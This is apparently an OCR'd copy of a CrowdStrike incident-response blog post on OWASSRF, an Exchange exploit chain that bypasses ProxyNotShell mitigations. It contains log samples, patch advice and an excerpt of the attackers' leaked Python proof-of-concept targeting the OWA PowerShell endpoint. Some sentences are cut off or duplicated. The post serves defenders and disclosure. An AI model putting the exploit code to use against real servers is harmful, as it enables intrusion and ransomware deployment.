
OWASSRF: CrowdStrike Identifies New Exploit Method for Exchange Bypassing ProxyNotShell Mitigations

December 20, 2022 | Brian Pitchford - Erik Iker - Nicolas Zilio | From The Front Lines



- CrowdStrike recently discovered a new exploit method (called OWASSRF) consisting of CVE-2022-41080 and CVE-2022-41082 to achieve remote code execution (RCE) through Outlook Web Access (OWA). The new exploit method bypasses URL rewrite mitigations for the `Autodiscover` endpoint provided by Microsoft in response to ProxyNotShell.
- The discovery was part of recent CrowdStrike Services investigations into several Play ransomware intrusions where the common entry vector was confirmed to be Microsoft Exchange.
- After initial access via this new exploit method, the threat actor leveraged legitimate Plink and AnyDesk executables to maintain access, and performed anti-forensics techniques on the Microsoft Exchange server in an attempt to hide their activity.

CrowdStrike Services recently investigated several Play ransomware intrusions where the common entry vector was suspected to be the Microsoft Exchange ProxyNotShell vulnerabilities CVE-2022-41040 and CVE-2022-41082. In each case, CrowdStrike reviewed the relevant logs and determined there was no evidence of exploitation of CVE-2022-41040 for initial access.

responsible for handling specific requests made to the frontend such as URLs, also known as endpoints. A simplified Exchange 2016 architecture is illustrated in Figure 1.




Figure 1. Simplified architecture of a 2016 Microsoft Exchange Server[1] (click to enlarge)

In the case of a traditional ProxyNotShell exploit chain, the attack sequence is done in two steps: First, the `Autodiscover` endpoint, used for informing clients about services offered by the remote Microsoft Exchange server, is accessed using an authenticated request to the frontend. It is accessed using a path confusion exploit, CVE-2022-41040, allowing the attacker to reach the backend for arbitrary URLs. This type of vulnerability is known as a server-side request forgery (SSRF). In the case of ProxyNotShell, the targeted backend service is the Remote PowerShell

service.

A typical web request to the frontend to exploit the SSRF vulnerability on CVE-2022-41040 involves some variation of path confusion that references the `Autodiscover` endpoint as shown below:

```
<timestamp> <redacted_frontend_server_ip> POST /Autodiscover/autodiscover.json
<email_address>/PowerShell/?+Email+Autodiscover/autodiscover.json?<email_address>&Co
rrelationID=<empty>;&cafeReqId=<cafereqid>; 443 <redacted_authenticated_username>
<redacted_client_ip> <redacted_user_agent> - 200 0 0 5
```

The backend request for a typical ProxyNotShell exploitation is shown below:

in the example below:

```
<timestamp>,<request_id>,<major_version>,<minor_version>,<build_version>,<revision_version>,,<redacted_client_request_id>,/Powershell/,Kerberos,true,<redacted_authenticated_username>,,,<redacted_client_ip_address>,<redacted_server_hostname>,<redacted_frontend_server>,200,0,,,,,,,,,<request_bytes>,<redacted_user_agent>,,,486,486,?x=a,RequestMonitor.Register=0;WinRMDataSender.Send=1;RpsHttpDatabaseValidationModule=0;ThrottlingHttpModule=0;,WinRMDataSender.AuthenticationType=Sent;WinRMDataSender.NamedPipe=Sent;OnEndRequest.End.ContentType=application/soap+xml charset
UTF-8;S:ServiceCommonMetadata.HttpMethod=POST;Dbl:WLM.TS=486,
```

New Exploit Method Discovery

CrowdStrike incident responders discovered Remote PowerShell logs similar to log entries for ProxyNotShell exploitation to gain initial access, suggesting the attacker leveraged Remote PowerShell. An example of these log entries can be found below:

```
<timestamp>,<request_id>,<major_version>,<minor_version>,<build_version>,<revision_version>,,<redacted_client_request_id>,/powershell,Kerberos,true,<redacted_authenticated_username>,,,<redacted_client_ip_address>,<redacted_server_hostname>,<redacted_frontend_server>,200,0,,,,,,,,,<request_bytes>,<redacted_user_agent>,,,2,2,,RequestMonitor.Register=0;WinRMDataSender.Send=0;RpsHttpDatabaseValidationModule=0;ThrottlingHttpModule=0;,WinRMDataSender.AuthenticationType=Sent;WinRMDataSender.NamedPipe=Sent;
OnEndRequest.End.ContentType=application/soap+xml charset
UTF-8;S:ServiceCommonMetadata.HttpMethod=POST;Dbl:WLM.TS=1,
```

By correlating the user, IP address and `cafeReqId` GUID from the Remote PowerShell HTTP logs to the Exchange frontend, CrowdStrike found a `POST` request using the `mastermailbox@outlook.com` mailbox to the following OWA URL, `https://{exchange_host}/owa/{email_address>/powershell`, corresponding to the IIS log entry below:

```
<timestamp> <redacted_frontend_server_ip> POST /owa/<email_address>/powershell
&ClientId=<client_id>&CorrelationID=<empty>;&ClientRequestId=<requestid>&encoding=;&
cafeReqId=<cafereqid>; 443 <redacted_authenticated_username> <redacted_client_ip>
<redacted_user_agent> - 200 0 0 <time_taken>
```

The backend request for the new exploitation chain is similar to the example shown below:

```
<timestamp> <redacted_backend_server_ip> POST /powershell - 444
<redacted_authenticated_username> <redacted_frontend_server_ip>
<redacted_user_agent> - 200 0 0 2
```

This request seemed to show a novel, previously undocumented, way to reach the PowerShell remoting service through the OWA frontend endpoint, instead of leveraging the `Autodiscover` endpoint. CrowdStrike incident responders found that renamed Plink and AnyDesk executable creation timestamps on affected backend Exchange servers were closely correlated with PowerShell execution events in the Remote PowerShell logs, indicating the threat actor leveraged the newly discovered exploit chain to drop other tooling for

Threat Actor POC Leak

CrowdStrike security researchers were working to develop proof-of-concept (POC) code for an exploit method indicative of the logging present after recent Play ransomware attacks. Simultaneously, a threat researcher outside of CrowdStrike discovered an attacker's tooling via an open repository, downloaded all of the tools, and made them available through a MegaUpload link in a Twitter post.[2] The leaked tooling included a Python script, `poc.py`, that when executed led CrowdStrike researchers to replicate the logs generated in recent Play ransomware attacks. The code works in two steps. The first step is the previously unknown OWA exploit technique, as seen in the snippet of the threat actor exploit code in Figure 2.

```python
class ExchangeExploitHandler(BaseHTTPRequestHandler):
    def do_POST(self):

        length = int(self.headers["content-length"])
        post_data = self.rfile.read(length).decode()

        headers = {
            "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.54 Safari/537.36",
            "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
            "Accept-Encoding": "gzip, deflate",
            "Content-Type": "application/soap+xml;charset=UTF-8",
            "X-OWA-ExplicitLogonUser": f"owa/mastermailbox@outlook.com",
        }

        powershell_endpoint = f"https://{host}/owa/mastermailbox%40outlook.com/powershell"

        resp = s.post(
            powershell_endpoint,
            data=post_data,
            headers=headers,
            verify=False,
            allow_redirects=False,
        )
        content = resp.content
        self.send_response(200)
        self.end_headers()
        self.wfile.write(content)


def login(username, passwd):

    url = f"https://{host}/owa/auth.owa"

    headers = {
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.54 Safari/537.36",
        "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9",
        "Accept-Encoding": "gzip, deflate",
        "Content-Type": "application/x-www-form-urlencoded",
    }
    r = s.post(
        url,
        headers=headers,
        data={
            "destination": f"https://{host}/owa",
            "flags": "4",
            "forcedownlevel": "0",
            "username": username,
            "password": passwd,
            "passwordText": "",
            "isUtf8": "1",
```

Figure 2. Excerpt of threat actor's tooling leveraging the OWA technique (click to enlarge)

This first step provides a SSRF equivalent to the `Autodiscover` technique used in ProxyNotShell exploitation. The second step is simply the same exploit used in the second step of ProxyNotShell, allowing code execution through PowerShell remoting. CrowdStrike researchers replicated the exploit method attack on Exchange systems that had not received the November 8, 2022 patch KB5019758, but could not replicate the attack on systems that had received that patch. There were two (2) privilege escalation vulnerabilities corrected in the patch. The first, CVE-2022-41123, has been revealed by ZDI to be DLL hijacking[3] due to the loading of a non-existent component by a privileged executed command. The second, CVE-2022-41080, has not been publicly detailed but its CVSS score of 8.8 is the same as CVE-2022-41040 used in the ProxyNotShell exploit chain, and it has been marked "exploitation more likely." Based on these findings, CrowdStrike assesses it is highly likely that the OWA technique employed is in fact tied to CVE-2022-41080. The difference between ProxyNotShell and the newly discovered exploit method




Figure 3. Difference between ProxyNotShell and the new OWASSRF exploit method (click to enlarge)

New Exploit Method Bypasses Microsoft Mitigations for ProxyNotShell

To prevent ProxyNotShell exploitation on older Microsoft Exchange servers, Microsoft released a blog[4] advocating for a custom `rewrite rule` inside the Microsoft IIS server supporting Exchange. This rule was designed to match the decoded URI of any incoming request with the regex `(?=.*autodiscover)(?=.*powershell)`, so when the decoded URI matches this regex, the request is dropped. For newer on-premises servers, Microsoft provided the same rule through the Exchange Emergency Mitigation Service,[5] which installs it automatically. The regex, and thus the rule, will match only the requests made to the `Autodiscover` endpoint of the Microsoft Exchange server. In the case of the exploit method described here as OWASSRF, the `Autodiscover` endpoint is not used, in lieu, and the request will not be dropped.

CrowdStrike Recommendations

- Organizations should apply the November 8, 2022 patches for Exchange to prevent exploitation since the URL rewrite mitigations for ProxyNotShell are not effective against this exploit method.
- If you cannot apply the KB5019758 patch immediately, you should disable OWA until the patch can be applied.

- Consider application-level controls such as web application firewalls.
- Ensure X-Forwarded-For header is configured to log true external IP addresses for request to proxied services.

Additional Resources

- *Read about adversaries tracked by CrowdStrike in 2021 in the 2022 CrowdStrike Global Threat Report and in the 2022 Falcon OverWatch™ Threat Hunting Report.*
- *Learn more about how CrowdStrike Services can help your organization prepare to defend against sophisticated threats, respond and recover from incidents with speed and precision, and fortify your cybersecurity practices.*
- *Request a free CrowdStrike Intelligence threat briefing and learn how to stop adversaries targeting your organization.*
- *Watch an introductory video on the CrowdStrike Falcon® console and register for an on-demand demo of the market-leading CrowdStrike Falcon® platform in action.*



- *Request a free trial of the industry-leading CrowdStrike Falcon® platform.*

Endnotes

1. *https://learn.microsoft.com/en-us/exchange/architecture/architecture?view=exchserver-2019*
2. *https://twitter.com/Purp1eW0lf/status/1602989967776808961?s=20*
3. *https://attack.mitre.org/techniques/T1574/001/*
4. *https://msrc-blog.microsoft.com/2022/09/29/customer-guidance-for-reported-zero-day-vulnerabilities-in-microsoft-exchange-server/*
5. *https://learn.microsoft.com/en-us/exchange/exchange-emergency-mitigation-service?view=exchserver-2019*

Tweet Share

Related Content

Response Services

« CrowdStrike Services Helps Organizations Prioritize Patching Vulnerabilities with CrowdStrike Falcon Spotlight

Enterprise Remediation with CrowdStrike and MOXFIVE, Part 1: Five Tips for Preparing and Planning »